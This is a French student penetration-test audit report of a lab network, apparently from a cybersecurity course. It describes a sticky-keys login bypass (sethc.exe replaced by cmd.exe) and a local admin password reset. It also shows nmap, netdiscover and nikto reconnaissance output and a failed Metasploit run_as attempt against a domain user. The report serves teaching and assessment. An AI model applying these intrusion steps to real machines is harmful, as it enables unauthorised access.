


FISE A5

Informatique

Cybersécurité

Livrable 2 : Audit



DESGRANGES Thomas
FALIGOT Clémence
NGUYEN Frédéric
SUBTS Yann

SOMMAIRE

Livrable 2 : Audit.....	0
SOMMAIRE.....	2
POSTE CLIENT	3
Débloquer la console sur la page de connexion.....	3
Utiliser la console.....	3
A l'intérieur du poste	3
KALI	4
Angry IP.....	4
Netdiscover.....	5
Netstat -r.....	5
Nmap.....	6
Nikto	13
MSF.....	13

POSTE CLIENT

Débloquer la console sur la page de connexion

Dans un premier temps nous ne disposions que d'un poste client. Sur la page de connexion nous avons pu repérer le nom de domaines, à savoir « infini.domaine ». Ne connaissant pas les utilisateurs disponibles sur la machine, ou même leur mot de passe, nous avons choisi de débloquent la console sur la page de connexion, afin d'utiliser les commandes.

Pour cela, nous avons booté sur une clé contenant un fichier d'installation Windows 10. Ensuite nous avons pu ouvrir la console depuis ce fichier d'installation, pour remplacer le fichier setch.exe par cmd.exe. De cette manière, nous pouvons ouvrir la console en mode administrateur depuis la page de connexion en maintenant la touche MAJ enfoncée.

Utiliser la console

Nous avons tout d'abord cherché à accéder à la session admin locale. Pour cela, nous avons utilisé les commandes "net user".

Avec cette commande, nous pouvons afficher toutes les sessions sur les PC. Nous avons donc trouvé la session administrateur "Client 1". Nous avons ensuite pu modifier son mot de passe et nous connecter à la session.

Après quoi nous avons cherché à accéder aux sessions présentes sur l'Active Directory. Nous avons continué d'utiliser la commande "net user", mais en ajoutant l'argument /domain. Cet argument permet d'utiliser les commandes dans le domaine dont le PC appartient. Nous avons pu récupérer les noms des sessions de cette manière :

- La session administrateur : admin.
- Une session client : yuta.

Néanmoins, les commandes pour ajouter un utilisateur ou modifier un mot de passe n'ont pas fonctionnées à cause de l'erreur 5, indiquant un manque de privilèges pour exécuter ces commandes depuis la session admin locale.

A l'intérieur du poste

Une fois à l'intérieur du poste, nous avons essayé de récupérer des informations sur les GPO qui auraient pu être appliquées au PC. Néanmoins, nous n'avons pas été en mesure d'utiliser la commande Get-GPO, et la commande "gpresult /Scope User /v" ne renvoyait rien d'intéressant.

Nous avons aussi essayé d'accéder sans succès à l'application de gestion des freezbes, mais après une discussion avec l'autre équipe, nous avons appris que l'application n'est disponible que sur le serveur qui l'héberge, et ne peut pas être accédée de l'extérieur. Ne possédant pas d'accès au serveur, nous n'avons pas pu tester l'application. De plus, tester une application en aillant accès au code source semble un peu contre-intuitif.

KALI

Angry IP

Tout d'abord, nous avons voulu analyser le réseau dans lequel nous étions. Ainsi, nous avons décidé d'utiliser « Angry IP Scanner » afin de détecter les périphériques actifs, de découvrir les services ouverts sur ces périphériques, et de recueillir des informations sur ces derniers.





















IP	Ping ^	Nom d'hôte	Ports [3+]
 192.168.1.56	0 ms	Lustery	[n/a]
 192.168.142.1	0 ms	Lustery	[n/a]
 192.168.154.1	0 ms	Lustery	[n/a]
 192.168.168.1	0 ms	Lustery	[n/a]
 192.168.0.100	2 ms	[n/a]	[n/a]
 192.168.1.245	4 ms	[n/a]	80,443
 192.168.2.2	4 ms	Serveur1	80
 192.168.142.129	4 ms	[n/a]	[n/a]
 192.168.1.3	8 ms	DESKTOP-40R8N8P	[n/a]
 192.168.2.42	12 ms	DESKTOP-OOT2S1N	[n/a]
 192.168.0.110	1752 ms	[n/a]	[n/a]
 192.168.142.255	1797 ms	[n/a]	[n/a]
 192.168.142.254	1813 ms	[n/a]	[n/a]
 192.168.2.1	1821 ms	[n/a]	[n/a]
 192.168.0.4	1838 ms	[n/a]	80,443
 192.168.0.5	1838 ms	[n/a]	80,443
 192.168.168.255	1847 ms	[n/a]	[n/a]
 192.168.154.255	1868 ms	[n/a]	[n/a]
 192.168.154.254	1883 ms	[n/a]	[n/a]
 192.168.0.0	[n/a]	[n/s]	[n/s]

Figure 1 - Périphériques découverts avec Angry IP

Ainsi, nous pouvons en déduire que les adresses « 192.168.1.245 », « 192.168.2.2 », « 192.168.0.4 », « 192.168.0.5 » sont potentiellement intéressantes car certains ports sont ouverts, comme le « 80 » et le « 443 » par exemple.

Nous avons également deux « DESKTOP » que nous pouvons supposer être les postes clients, ils ont les IPs « 192.168.1.3 » et « 192.168.2.42 ».

De plus, l'IP « 192.168.2.2 » est associée au nom d'hôte « Serveur1 », nous pouvons donc supposer qu'il s'agit potentiellement de leur serveur principal.

Netdiscover

Comme Angry Ip, Netdiscover est un outil de découverte de réseau qui permet de scanner un réseau local pour identifier les hôtes actifs. Toutefois, il donne un peu plus d'informations comme l'adresse MAC par exemple. C'est pourquoi nous avons choisis de l'utiliser également sur le réseau que nous explorions.

```
(kali@kali)-[/home/kali]
PS> sudo netdiscover -r 192.168.0.1/16
```

Currently scanning: Finished! | Screen View: Unique Hosts

405 Captured ARP Req/Rep packets, from 12 hosts. Total size: 24300

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.56	04:92:26:0a:45:64	385	23100	ASUSTek COMPUTER INC.
192.168.0.1	7c:21:0e:4a:88:c0	1	60	Cisco Systems, Inc
192.168.0.4	7c:21:0d:b0:52:40	1	60	Cisco Systems, Inc
192.168.0.5	7c:21:0d:b0:3a:40	1	60	Cisco Systems, Inc
192.168.0.100	b8:cb:29:94:c4:4b	1	60	Dell Inc.
192.168.0.110	00:0c:29:83:d0:7c	1	60	VMware, Inc.
192.168.1.3	00:0c:29:21:fa:00	7	420	VMware, Inc.
192.168.1.245	68:ef:bd:9f:92:f6	1	60	Cisco Systems, Inc
192.168.2.1	00:0c:29:83:d0:86	1	60	VMware, Inc.
192.168.2.2	00:0c:29:cf:59:ba	4	240	VMware, Inc.
192.168.2.42	00:0c:29:b7:f2:26	1	60	VMware, Inc.
192.168.222.1	b8:cb:29:94:c4:4b	1	60	Dell Inc.

Figure 2 - Netdiscover sur l'ensemble du réseau

Ainsi, nous pouvons avoir accès aux différentes adresses IP, ainsi qu'aux adresses MAC qui leur sont associées.

Netstat -r

La commande netstat -r permet d'afficher la table de routage d'un système d'exploitation. Cette table de routage contient des informations sur la manière dont les paquets réseau doivent être acheminés à travers le réseau. Ainsi, cela peut nous aider à identifier les réseaux locaux, les passerelles, et les chemins de routage disponibles. Cela nous permet donc de comprendre la topologie du réseau et de repérer des éléments clés.

```

IPv4 Table de routage
=====
Itinéraires actifs :
Destination réseau    Masque réseau    Adr. passerelle    Adr. interface    Métrique
0.0.0.0              0.0.0.0          192.168.0.1        192.168.1.56      35
127.0.0.0            255.0.0.0        On-link            127.0.0.1         331
127.0.0.1            255.255.255.255  On-link            127.0.0.1         331
127.255.255.255      255.255.255.255  On-link            127.0.0.1         331
192.168.0.0          255.255.0.0      On-link            192.168.1.56      291
192.168.1.56         255.255.255.255  On-link            192.168.1.56      291
192.168.142.0        255.255.255.0    On-link            192.168.142.1     291
192.168.142.1        255.255.255.255  On-link            192.168.142.1     291
192.168.142.255      255.255.255.255  On-link            192.168.142.1     291
192.168.154.0        255.255.255.0    On-link            192.168.154.1     291
192.168.154.1        255.255.255.255  On-link            192.168.154.1     291
192.168.154.255      255.255.255.255  On-link            192.168.154.1     291
192.168.168.0        255.255.255.0    On-link            192.168.168.1     291
192.168.168.1        255.255.255.255  On-link            192.168.168.1     291
192.168.168.255      255.255.255.255  On-link            192.168.168.1     291
192.168.255.255      255.255.255.255  On-link            192.168.1.56      291
224.0.0.0            240.0.0.0        On-link            127.0.0.1         331
224.0.0.0            240.0.0.0        On-link            192.168.1.56      291
224.0.0.0            240.0.0.0        On-link            192.168.168.1     291
224.0.0.0            240.0.0.0        On-link            192.168.154.1     291
224.0.0.0            240.0.0.0        On-link            192.168.142.1     291
255.255.255.255      255.255.255.255  On-link            127.0.0.1         331
255.255.255.255      255.255.255.255  On-link            192.168.1.56      291
255.255.255.255      255.255.255.255  On-link            192.168.168.1     291
255.255.255.255      255.255.255.255  On-link            192.168.154.1     291
255.255.255.255      255.255.255.255  On-link            192.168.142.1     291
=====
Itinéraires persistants :
Adresse réseau    Masque réseau    Adresse passerelle    Métrique
0.0.0.0           0.0.0.0          192.168.0.1          0
=====

```

Figure 3 - Table de routage

Nmap

Nmap peut être utilisé pour numériser un réseau et détecter les périphériques actifs. Cela va donc nous permettre de voir quels dispositifs sont connectés au réseau.

Nmap -p

En spécifiant des ports avec l'option -p, nous pouvons cibler des ports spécifiques sur des périphériques ou des hôtes. Cela nous permet de découvrir les services ou applications qui s'exécutent sur ces ports. Nous avons donc choisi de commencer avec les ports de 1 à 1000. En effet, numériser tous les 65 535 ports possibles sur un hôte peut être gourmand en temps et en ressources.

Ainsi, nous avons commencé avec les deux adresses sur lesquelles nous n'avions pas beaucoup d'informations.

```
(kali㉿kali)-[/home/kali]
PS> nmap -p 1-1000 192.168.0.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 14:13 CEST
Nmap scan report for 192.168.0.4
Host is up (0.0025s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 20.33 seconds
```

Figure 4 - nmap -p sur 192.168.0.4

Ainsi, nous pouvons remarquer que les ports « 22 », « 23 », « 80 » et « 443 » sont ouverts. Ainsi les services ssh, telnet, http, https sont présents sur ce périphérique.

```
(kali㉿kali)-[/home/kali]
PS> nmap -p 1-1000 192.168.0.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 14:15 CEST
Nmap scan report for 192.168.0.5
Host is up (0.0053s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 21.58 seconds
```

Figure 5 - nmap -p sur 192.168.0.5

Ainsi, nous pouvons remarquer que les ports « 22 », « 80 » et « 443 » sont ouverts. Ainsi les services ssh, http, https sont présents sur ce périphérique.


```
(kali㉿kali)-[/home/kali]
PS> nmap -p 1-1000 192.168.2.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 14:16 CEST
Nmap scan report for 192.168.2.2
Host is up (0.0024s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
Nmap done: 1 IP address (1 host up) scanned in 23.65 seconds
```

Figure 6 - nmap -p sur 192.168.2.2

Ainsi, nous pouvons remarquer que les ports « 53 », « 80 », « 88 », « 135 », « 139 », « 389 », « 445 », « 464 », « 593 » et « 636 » sont ouverts. Ainsi les services domain, http, kerberos-sec, msrpc, netbios-ssn, ldap, microsoft-ds, kpasswd5, http-rpc-epmap, ldapssl sont présents sur ce périphérique. Ce qui colle avec l'information que nous avons précédemment, à savoir que ce périphérique était potentiellement le serveur principal.

```
(kali㉿kali)-[/home/kali]
PS> nmap -p 1-1000 192.168.1.245
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 14:23 CEST
Nmap scan report for 192.168.1.245
Host is up (0.0013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
```

Figure 7 - nmap -p sur 192.168.1.245

Ainsi, nous pouvons remarquer que les ports « 80 » et « 443 » sont ouverts. Ainsi les services http et https sont présents sur ce périphérique.

Nmap -sV

Avec l'option -sV, on va pouvoir détecter les versions des services et des applications qui s'exécutent sur les ports ouverts d'un hôte ou d'un réseau. En connaissant la version spécifique d'un service, nous pouvons donc rechercher des vulnérabilités connues associées à cette version.

```
(kali@kali)-[/home/kali]
PS> nmap -sV 192.168.0.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 14:25 CEST
Nmap scan report for 192.168.0.4
Host is up (0.0046s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
23/tcp    open  telnet   Cisco router telnetd 255
80/tcp    open  http     Cisco IOS http config
443/tcp   open  ssl/http Cisco IOS http config
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 36.30 seconds
```

Figure 8 - nmap -sV sur 192.168.0.4

Ainsi, avec les informations obtenues nous pouvons affirmer qu'il s'agit du routeur (« Device : router »).

```
(kali@kali)-[/home/kali]
PS> nmap -sV 192.168.0.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 14:27 CEST
Nmap scan report for 192.168.0.5
Host is up (0.0025s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
80/tcp    open  http     Cisco IOS http config
443/tcp   open  ssl/http Cisco IOS http config
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 34.62 seconds
```

Figure 9 - nmap -sV sur 192.168.0.5

Connaissant l'infrastructure physique, nous savons qu'en périphérie Cisco, il ne reste plus que les switches. Nous pouvons donc affirmer qu'il s'agit d'un switch.

```
(kali@kali)-[/home/kali]
PS> nmap -sV 192.168.2.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 14:28 CEST
Stats: 0:00:12 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.2.2
Host is up (0.0074s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
80/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2023-10-11 12:28:45Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: infini.domaine, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?  192.168.255.255
464/tcp   open  kpasswd5?      192.168.255.255
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: infini.domaine, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.94 seconds
```

Figure 10 - nmap -sV sur 192.168.2.2

Ainsi, nous remarquons beaucoup de version Microsoft, nous pouvons donc confirmer qu'il s'agit de leur serveur « Windows Server » avec l'Active Directory. Nous avons également l'information de leur domaine « infini.domaine ». Nous remarquons également un service dont la version est « Simple DNS Plus », Windows Server possédant déjà un DNS, cela pourrait potentiellement être une faille.

```
(kali@kali)-[/home/kali]
PS> nmap -sV 192.168.1.245
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 14:29 CEST
Nmap scan report for 192.168.1.245
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Cisco WAP4410N WAP http admin
443/tcp   open  ssl/https?
49152/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port49152-TCP:V=7.94%I=7%D=10/11%Time=652695A8P=x86_64-pc-linux-gnu%r(SF:LDAPSearchReq,CB,"HTTP/0.0\x20400\x20Bad\x20Request\r\nSERVER:\x20LinuSF:x/2\6\15--LSDK-7\1\3\23,\x20UPnP/1\0,\x20Intel\x20SDK\x20for\x20USF:PnP\x20devices\x20/1\2\r\nCONTENT-LENGTH:\x2050\r\nCONTENT-TYPE:\x20text/html\r\n\r\n<html><body><h1>400\x20Bad\x20Request</h1></body></html>SF:");
Service Info: Device: WAP; CPE: cpe:/h:cisco:wap4410n

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.90 seconds
```

Figure 11 - nmap -sV sur 192.168.1.245

Avec les informations obtenues, nous pouvons donc affirmer qu'il s'agit de la borne wifi (Cisco WAP4410N).


```
(kali@kali)-[/home/kali]
PS> nmap -sV -Pn 192.168.2.42
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 11:35 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.2.42
Host is up (0.0029s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.22 seconds
```

Figure 12 - nmap -sV -Pn sur 192.168.2.42

Ici l'ajout de « -Pn » désactive la découverte d'hôtes par Nmap. En d'autres termes, Nmap n'effectuera pas de ping ou de vérification d'état d'hôte pour déterminer si la cible est en ligne. Cette option est utile lorsque l'on sait que l'hôte cible est actif, mais qu'il peut ignorer les sondes de ping.

Ainsi, on remarque les ports « 135 », « 139 » et « 445 » ouverts. Nous savons qu'il s'agit du poste client puisqu'il nous a été fournis et intégré au préalable.

Nmap -O

Avec l'option « -O », nmap envoie un certain nombre de requêtes et d'échantillons de paquets au système cible et analyse les réponses pour tenter de deviner le système d'exploitation. Cela peut donc nous aider à identifier le type de système d'exploitation (par exemple, Windows, Linux, macOS, etc.) qui s'exécute sur un hôte distant. Ainsi, en ayant également la version du système, nous pouvons tenter d'exploiter des failles présentes sur ces versions.

```
(kali@kali)-[~]
$ sudo nmap -O 192.168.2.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:37 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.2.2
Host is up (0.0041s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
3389/tcp   open  ms-wbt-server
MAC Address: 00:0C:29:CF:59:BA (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (97%)
Aggressive OS guesses: Microsoft Windows Server 2019 (97%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.99 seconds
```

Figure 13 - nmap -O sur 192.168.2.2

Ainsi nous remarquons qu'il s'agit d'un Microsoft Windows Server version 2019 avec 97% de correspondances. Nous pouvons également voir avec la MAC adresse qu'il s'agit d'une VM sur VMware.

```
(kali@kali)~$ sudo nmap -O -Pn 192.168.1.3
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:42 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.3
Host is up (0.0015s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:21:FA:00 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|XP (91%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows Server 2019 (91%), Microsoft Windows 10 1909 (90%), Microsoft Windows XP SP3 (85%), Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

Figure 14 - nmap -O sur 192.168.1.3

Ainsi nous remarquons qu'il s'agit soit d'un Microsoft Windows Server version 2019 avec 91% de correspondances ou d'un Windows 10 avec 90% de correspondances. Toutefois, nous ne voyons pas de services classiques de Windows server (comme l'active directory par exemple), nous pouvons donc supposer qu'il s'agit d'un Windows 10. Nous pouvons également voir avec la MAC adresse qu'il s'agit d'une VM sur VMware.

```
(kali@kali)~$ sudo nmap -O -Pn 192.168.0.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:44 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.0.4
Host is up (0.0020s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE
9/tcp     filtered discard
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp    open  https
646/tcp   filtered ldp
1024/tcp   filtered kdm
2260/tcp   filtered apc-2260
6881/tcp   filtered bittorrent-tracker
8022/tcp   filtered oa-system
8193/tcp   filtered sophos
8888/tcp   filtered sun-answerbook
10616/tcp  filtered unknown
20222/tcp  filtered ipulse-ics
32776/tcp  filtered sometimes-rpc15
MAC Address: 7C:21:0D:B0:52:40 (Cisco Systems)
Device type: router
Running: Cisco IOS 12.X, Cisco IOS-XE 15.X
OS CPE: cpe:/o:cisco:ios:12.4 cpe:/o:cisco:ios_xe:15.3
OS details: Cisco IOS 12.4 or IOS-XE 15.3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds
```

Figure 15 - nmap -O sur 192.168.0.4

Ainsi, nous savons qu'il s'agit d'un routeur CISCO, ayant pour système un IOS 12.4 ou IOS-XE 15.3. Il s'agit d'un élément physique.

```
(kali@kali)~$ sudo nmap -O -Pn 192.168.0.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:47 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.0.5
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 7C:21:0D:B0:3A:40 (Cisco Systems)
Device type: router
Running: Cisco IOS 12.X, Cisco IOS-XE 15.X
OS CPE: cpe:/o:cisco:ios:12.4 cpe:/o:cisco:ios_xe:15.3
OS details: Cisco IOS 12.4 or IOS-XE 15.3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds
```

Figure 16 - nmap -O sur 192.168.0.5

Ainsi, nous savons qu'il s'agit d'un routeur CISCO, ayant pour système un IOS 12.4 ou IOS-XE 15.3. Toutefois, nous savons également qu'il n'y a qu'un seul routeur dans l'infrastructure, or nous en détectons deux., ainsi il s'agit peut-être d'un switch. Il s'agit d'un élément physique.

Nikto

Nikto permet d'analyser la sécurité des applications web. Il effectue des tests automatisés pour identifier des failles de sécurité potentielles, telles que des vulnérabilités de serveur web, des problèmes de configuration, des scripts malveillants et bien plus encore.

Nous avons donc voulu essayer sur le serveur que nous avons identifié, toutefois cela ne nous a rien renvoyé.

```
(kali@kali)~/home/kali$ ps nikto -h http://192.168.2.2
- Nikto v2.5.0

+ Target IP:      192.168.2.2
+ Target Hostname: 192.168.2.2
+ Target Port:    80
+ Start Time:     2023-10-11 14:49:32 (GMT2)

+ Server: Microsoft-HTTPAPI/2.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 8072 requests: 0 errors(s) and 2 item(s) reported on remote host
+ End Time:      2023-10-11 14:50:01 (GMT2) (29 seconds)

+ 1 host(s) tested
```

Figure 17 - nikto sur 192.168.2.2

MSF

Tentative d'intrusion vulnérabilité run_as

Lors de la phase d'analyse des exploitations des vulnérabilités, nous avons remarqué qu'il y avait un niveau "Excellent" en termes de faille au niveau du path "windows/local/run_as".

Nous avons donc utilisé cette vulnérabilité et appliquer l'adresse ip "192.168.1.3" d'un poste client, rentrer le domaine connu et avons lancé l'exploitation.

```
msf6 exploit(windows/local/run_as) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SESSION, PASSWORD
msf6 exploit(windows/local/run_as) > set USER admin@infini.domaine
USER => admin@infini.domaine
msf6 exploit(windows/local/run_as) > set DOMAIN infini.domaine
DOMAIN => infini.domaine
msf6 exploit(windows/local/run_as) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SESSION, PASSWORD
msf6 exploit(windows/local/run_as) > exits
```

Figure 18 - Exploitation vulnérabilité via w sur l'ip 192.168.1.3

